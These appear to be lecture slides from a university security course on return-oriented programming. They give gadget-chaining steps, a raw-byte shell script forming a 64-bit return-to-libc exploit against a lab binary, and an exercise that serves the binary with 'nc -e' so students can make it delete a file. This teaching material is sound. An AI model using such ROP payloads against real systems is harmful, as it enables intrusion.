CS356: More Return-Oriented Programming

W. Michael Petullo


University of Wisconsin–La Crosse

As of October 7, 2021

More Return-Oriented Programming: Introduction

- Return-to-libc attacks showed us we can "call" arbitrary functions with arbitrary parameters, by smashing the stack.
- We can do this even on AMD64, which uses registers to pass parameters:


1. Place parameter on stack.
2. Find "gadget" that pops from stack to `%rdi`.
3. Set return address to gadget.
4. Set next return address to function.



- Can we construct arbitrary programs in this way?

More Return-Oriented Programming: ROP

`service-rop` in `read_a_bit`:




1. Place parameter on stack.
2. Find "gadget" that pops from stack to needed register.
3. Set return address to gadget.
4. Repeat ...
5. Call fuction.
6. Repeat ...

More Return-Oriented Programming: ROP

`service-rop` in `read_a_bit`:

1. Place parameter on stack.
2. Find "gadget" that pops from stack to needed register.
3. Set return address to gadget.
4. Repeat ...
5. Call fuction.
6. Repeat ...



Return-Oriented Programming: 64-Bit Ret.-to-Libc Exploit

1. Use `gdb` to discover stack layout.
2. Use `gdb` to discover address of `write` and `exit`.
3. Run program to discover address of filename.
4. Use `ROPgadget` to find three needed gadgets.
5. Generate exploit.

```
#!/bin/sh

echo -ne "\x61\x61\x61\x61\x61\x61\x61\x61"
echo -ne "\x62\x62\x62\x62\x62\x62\x62\x62"
echo -ne "\xec\x0c\x40\x00\x00\x00\x00\x00"
echo -ne "\x01\x00\x00\x00\x00\x00\x00\x00"
echo -ne "\xc4\x07\x40\x00\x00\x00\x00\x00"
echo -ne "\x20\x53\x40\x00\x00\x00\x00\x00"
echo -ne "\xb8\x08\x40\x00\x00\x00\x00\x00"
echo -ne "\x04\x00\x00\x00\x00\x00\x00\x00"
echo -ne "\x27\x43\x40\x00\x00\x00\x00\x00"
echo -ne "\xec\x0c\x40\x00\x00\x00\x00\x00"
echo -ne "\x42\x00\x00\x00\x00\x00\x00\x00"
echo -ne "\x30\x01\x40\x00\x00\x00\x00\x00"
echo
```

Return-Oriented Programming: Exercise

1. Download `service-rop` from Aquinas.
2. Create a file named `flag` in the same directory as `service-rop`.
3. Run `service-rop` as a network service using `nc`.
4. Use `echo` and `nc` to provide input to `service-rop` so that `service-rop` deletes `flag`.

```
[user@host]$ touch flag
[user@host]$ nc -l -p 1024 -e ./service-rop
[user@host]$ ls flag
ls: cannot access 'flag': No such file or directory
```

```
[user@host]$ echo ... | nc --no-shutdown localhost 1024
```

Hint: `unlink` function is not present in `service-rop`; use `syscall` gadget to directly call `unlink` system call.

More Return-Oriented Programming: Assignments

Graded Homework Aquinas: nop and rop (due Oct. 19)

Reading Read 0x500

Exam coming: in-class, written, one single-sided 8½×11 inch note sheet allowed. Note sheet must be hand-written with your hand, and you will turn it in with the exam.
No Möbius strips!

`https://www.flyn.org/courses/cs356/schedule`